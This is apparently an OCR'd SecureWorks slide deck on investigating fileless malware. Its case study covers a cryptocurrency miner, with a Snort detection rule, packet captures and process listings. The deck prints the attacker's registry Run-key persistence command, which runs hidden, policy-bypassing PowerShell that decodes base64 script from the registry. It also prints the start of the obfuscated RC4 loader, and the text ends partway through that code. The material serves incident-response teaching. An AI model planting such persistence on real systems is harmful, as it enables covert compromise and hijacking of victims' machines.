
Fileless malware
beyond a cursory glance

Alin PUNCIOIU
Lucian SARARU

Classification: //SecureWorks/Confidential – Limited External Distribution:

Agenda

- ❑ Overview
- ❑ Trends
- ❑ Modus Operandi
- ❑ Case Study



© SecureWorks, Inc.
Classification: //SecureWorks/Confidential – Limited External Distribution:
Secureworks

Overview

Security Landscape

Threat Actors in 2017

Reactive Cyber Security Operations


© SecureWorks, Inc.


Classification: //SecureWorks/Confidential – Limited External Distribution:

Secureworks

Overview

Enterprise Security






© SecureWorks, Inc.
Classification: //SecureWorks/Confidential – Limited External Distribution:
Secureworks

Fileless malware


Google trends



© SecureWorks, Inc.
Classification: //SecureWorks/Confidential – Limited External Distribution:
Secureworks

Fileless malware

Investigation



© SecureWorks, Inc.
Classification: //SecureWorks/Confidential – Limited External Distribution:
Secureworks

Modus operandi

Scorecard

Capture events/activity

Binary extraction

Incident Response and Security Analytics

Endpoint forensics

Malware analysis


© SecureWorks, Inc.

Classification: //SecureWorks/Confidential – Limited External Distribution:

Secureworks

Modus operandi

Aiming



© SecureWorks, Inc.
Classification: //SecureWorks/Confidential – Limited External Distribution:

Modus operandi

Persistence

Windows Management Instrumentation

```
%System%\wbem\ repository
```

Windows registry/ service

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\[ ]
RUNDLL32.EXE <dll name>,<entry point> <optional arguments>
```

Powershell

```
powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop
iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp
'HKCU:\Software\Classes\HNKINZHBHZCOBE').ZUEMAUZYQQBL)));
```


© SecureWorks, Inc.
Classification: //SecureWorks/Confidential – Limited External Distribution:

Case study

© SecureWorks, Inc.

Classification: //SecureWorks/Confidential – Limited External Distribution:

Preparation

Snort rule

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"51234 VID51234 Cryptocurrency Stratum Mining Pool Login Detected"; flow:established,to_server; dsize:<300; content:"|7b 22|"; depth:2; content:"|22|method|22|"; nocase; content:"|22|login|22|"; nocase; distance:0; content:"|22|params|22|"; nocase; distance:0; content:"|22|agent|22|"; distance:0; content:"|7d|"; distance:0; pcre:"/^\x7b\x22.*\x7d$/"; metadata:ari-balanced drop, policy balanced drop, ari-connectivity alert, policy connectivity alert, ari-security drop, policy security drop, ruleset-release 316; priority:3; rev:3; sid:1751654; classtype:unknown; )
```


© SecureWorks, Inc.
Classification: //SecureWorks/Confidential – Limited External Distribution:

Identification

Cryptocurrency Mining Pool Login Detected

```
ASCII Packet(s):
==pcap 1 ascii s==
....&..Z.J.........X..... O.....E...[p@.y.5...D_..g........g_...P.......{"id":1,"jsonrpc":"2.0","method":"login","params":
{"login":"se [redacted] @mail.ru","pass":"x","agent":"XMRig/2.3.1.(Windows.NT.6.1).libuv/1.13.2-dev.msvc/2015"}}.
==pcap 1 ascii e==

Hex Packet(s):
==pcap 1 hex s==
000000   0100 0000 2616 005A DC4A 0D00 E100 0000   ....&..Z.J......
000010   E100 0000 588D 09EE 8480 8C60 4F02 DBC3   ....X..... O...
000020   0800 4500 00D3 5B70 4000 7906 35C8 0AA9   ..E...[p@.y.5...
000030   445F B9CA 671A CABB 1388 1A1C A867 5F05   D_..g........g_.
000040   FA10 5018 0102 D706 0000 7B22 6964 223A   ..P.......{"id":
000050   312C 226A 736F 6E72 7063 223A 2232 2E30   1,"jsonrpc":"2.0
000060   222C 226D 6574 686F 6422 3A22 6C6F 6769   ","method":"logi
000070   6E22 2C22 7061 7261 6D73 223A 7B22 6C6F   n","params":{"lo
000080   6769 6E22 3A22 7365 7265 7A68 656E 6B61   gin":"
000090   5F6B 6F7A 6C6F 765F 3139 3633 406D 6169   _ [redacted] @mai
0000A0   6C2E 7275 222C 2270 6173 7322 3A22 7822   l.ru","pass":"x"
0000B0   2C22 6167 656E 7422 3A22 584D 5269 672F   ,"agent":"XMRig/
0000C0   322E 332E 3120 2857 696E 646F 7773 204E   2.3.1.(Windows.N
0000D0   5420 362E 3129 206C 6962 7576 2F31 2E31   T.6.1).libuv/1.1
0000E0   332E 322D 6465 7620 6D73 7663 2F32 3031   3.2-dev.msvc/201
0000F0   3522 7D7D 0A                              5"}}.
==pcap 1 hex e==
```

XMRig is high performance *Monero* (XMR) CPU miner, with the official full Windows support.

© SecureWorks, Inc.
Classification: //SecureWorks/Confidential – Limited External Distribution:
Secureworks

Technical investigation

1st glance

```
D:\Users\[redacted]>tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0        468 K
smss.exe                       564 Services                   0        200 K
csrss.exe                      636 Services                   0      2,776 K
wininit.exe                    676 Services                   0        404 K
csrss.exe                      688 Console                    1      5,276 K
winlogon.exe                   712 Console                    1      2,600 K
services.exe                   772 Services                   0      8,468 K
lsass.exe                      780 Services                   0     14,916 K
lsm.exe                        792 Services                   0      4,052 K
svchost.exe                    888 Services                   0      5,132 K
svchost.exe                   1004 Services                   0      6,912 K
svchost.exe                    692 Services                   0     15,872 K
svchost.exe                    632 Services                   0    164,700 K
svchost.exe                   1020 Services                   0      9,692 K
svchost.exe                   1044 Services                   0     51,196 K
svchost.exe                   1224 Services                   0     13,852 K
svchost.exe                   1364 Services                   0     16,804 K
spoolsv.exe                   1492 Services                   0      8,952 K
svchost.exe                   1520 Services                   0     14,376 K
vmicsvc.exe                   1632 Services                   0      1,776 K
vmicsvc.exe                   1668 Services                   0      3,556 K
vmicsvc.exe                   1700 Services                   0      1,680 K
vmicsvc.exe                   1732 Services                   0      1,692 K
vmicsvc.exe                   1772 Services                   0      1,696 K
armsvc.exe                    1816 Services                   0      1,304 K
DefendpointService.exe        1868 Services                   0     14,944 K
LiteAgent.exe                 1924 Services                   0      2,356 K
svchost.exe                   1444 Services                   0      4,984 K
eelogsvc.exe                   784 Services                   0      2,540 K
eelssrv.exe                   1608 Services                   0      2,100 K
pcoip_agent.exe               2348 Services                   0      9,808 K
pcoip_vchan_printing_svc.     2452 Services                   0      3,828 K
perfhost.exe                  2616 Services                   0      3,572 K
svchost.exe                   2680 Services                   0      1,084 K
Ec2Config.exe                 2232 Services                   0     14,072 K
WmiPrvSE.exe                  2780 Services                   0     29,440 K
WmiPrvSE.exe                  2800 Services                   0     58,016 K
SkyLightWorkspaceConfigSe     2868 Services                   0     34,592 K
svchost.exe                   3300 Services                   0      3,276 K
CcmExec.exe                   3344 Services                   0     35,532 K
WmiPrvSE.exe                  4104 Services                   0      7,836 K
WmiPrvSE.exe                  1936 Services                   0      3,312 K
svchost.exe                   1056 Services                   0      2,292 K
CmRcService.exe               3456 Services                   0      2,060 K
```

```
dwm.exe                       5152 Console                    1      2,904 K
WmiPrvSE.exe                  6820 Services                   0      5,828 K
SCNotification.exe            1348 Console                    1     12,120 K
PGSystemTray.exe              6308 Console                    1      1,024 K
lync.exe                      5096 Console                    1    202,980 K
eesystry.exe                  5172 Console                    1      1,112 K
OUTLOOK.EXE                   6336 Console                    1    194,468 K
eecwatch.exe                  5536 Console                    1      5,940 K
concentr.exe                  6912 Console                    1      2,180 K
eelssrv.exe                   3408 Console                    1      3,880 K
redirector.exe                1840 Console                    1        900 K
Receiver.exe                  6068 Console                    1      8,684 K
iexplore.exe                  7216 Console                    1     12,660 K
iexplore.exe                  7364 Console                    1      7,624 K
SelfServicePlugin.exe         6732 Console                    1      7,340 K
wfcrun32.exe                  5512 Console                    1      4,656 K
UcMapi.exe                    5484 Console                    1     25,128 K
lynchtmlconv.exe              7188 Console                    1     31,960 K
chrome.exe                    2932 Console                    1    114,316 K
chrome.exe                    8984 Console                    1      1,888 K
chrome.exe                    1836 Console                    1      1,108 K
chrome.exe                    9412 Console                    1      3,808 K
chrome.exe                   10164 Console                    1      1,552 K
splwow64.exe                  5204 Console                    1      1,876 K
taskhost.exe                  7900 Console                    1      1,248 K
chrome.exe                    6988 Console                    1     96,604 K
chrome.exe                    9656 Console                    1     97,736 K
cmd.exe                      10572 Console                    1      1,832 K
conhost.exe                   9312 Console                    1      1,872 K
EXCEL.EXE                    10372 Console                    1    133,204 K
explorer.exe                  3980 Console                    1     31,452 K
iexplore.exe                  4356 Console                    1      6,396 K
NTRTScan.exe                 12984 Services                   0      9,664 K
TmListen.exe                  8384 Services                   0     10,020 K
PccNTMon.exe                 12524 Console                    1      3,508 K
TmCCSF.exe                    5424 Services                   0      7,072 K
CNTAoSMgr.exe                 7984 Services                   0      1,468 K
conhost.exe                   9088 Services                   0        744 K
chrome.exe                   12112 Console                    1     13,964 K
iexplore.exe                 11632 Console                    1     17,636 K
AcroRd32.exe                  3520 Console                    1      7,120 K
AcroRd32.exe                  9708 Console                    1     68,464 K
POWERPNT.EXE                  8660 Console                    1    115,476 K
WmiPrvSE.exe                  7724 Services                   0     12,904 K
TrustedInstaller.exe          5236 Services                   0     14,968 K
WINWORD.EXE                  11836 Console                    1     75,304 K
WINWORD.EXE                   1296 Console                    1     90,384 K
taskeng.exe                   8404 Console                    1      8,076 K
audiodg.exe                  12396 Services                   0     15,744 K
pcoip_server_win32.exe       13056 Console                    1     96,152 K
pcoip_vchan_loader.exe        6244 Console                    1      8,252 K
pcoip_vchan_loader.exe       12888 Console                    1      7,140 K
conhost.exe                   4972 Console                    1      6,492 K
conhost.exe                   9900 Console                    1      6,484 K
WmiApSrv.exe                  2432 Services                   0      8,320 K
tasklist.exe                 10008 Console                    1      8,288 K
```


© SecureWorks, Inc.
Classification: //SecureWorks/Confidential – Limited External Distribution:
Secureworks®

Technical investigation

In-depth analysis

1. Fetch the files:

`NTUSER.DAT, USRCLASS.DAT, SECURITY, SYSTEM, SOFTWARE.`

2. Usage of the registry for persistence:

   a) autorun;

   b) PowerShell scripts;

   c) DLL modules.

Classification: //SecureWorks/Confidential – Limited External Distribution:

Technical investigation

In-depth analysis

a) Autorun: `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -
WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop iex
([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp
'HKCU:\Software\Classes\HAZKSOSOTHSFA').VQGA)));
```

Type viewer | Slack viewer

Value name	{D016E976-1E1C-4FEA-852F-52BBF61AC343}
Value type	RegExpandSz
Value	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp 'HKCU:\Software \Classes\HAZKSOSOTHSFA').VQGA)));

© SecureWorks, Inc.
Classification: //SecureWorks/Confidential – Limited External Distribution:
Secureworks

Technical investigation

In-depth analysis

b. **next stage script:**

`HKEY_CURRENT_USER\Software\Classes\[Random String]`

Key VQGA contains the base64 encoded script which has 35.456 characters.

Technical investigation

In-depth analysis

```
$EOEBFYGJJFLHOT = 'HAZKSOSOTHSFA';
$SsMiRZSCBSlE = '{D21D359C-2E68-477B-9464-8A4769C0C678}';
$RNLQYVELMG = '{105388FA-03A1-4D84-A2B6-7428F7BB5380}';
Function BtFdVEcSRbYnAPI{
    Param([Parameter( Position = 0, Mandatory = $true )][Byte[]]$HUHRJHGNXO,[Parameter(Position = 1, Mandatory = $true)][AllowEmptyCollection()][Byte[]]
    $HhXnqlqBqScBbhjm)
    [Byte[]]$k = New-Object Byte[] 256;
    [Byte[]]$s = New-Object Byte[] 256;
    for ($i = 0; $i -lt 256; $i++){
        $s[$i] = [Byte]$i;
        $k[$i] = $HhXnqlqBqScBbhjm[$i % $HhXnqlqBqScBbhjm.Length];
    }
    $p = 0;
    for ($i = 0; $i -lt 256; $i++){
        $p = ($p + $s[$i] + $k[$i]) % 256;
        $s[$i],$s[$p] = $s[$p],$s[$i];
    }
    $i = 0;$p = 0;
    for ($c = 0; $c -lt $HUHRJHGNXO.Length; $c++){
        $i = ($i + 1) % 256;
        $p = ($p + $s[$i]) % 256;
        $s[$i],$s[$p] = $s[$p],$s[$i];
        [int]$m = ($s[$i] + $s[$p]) % 256;
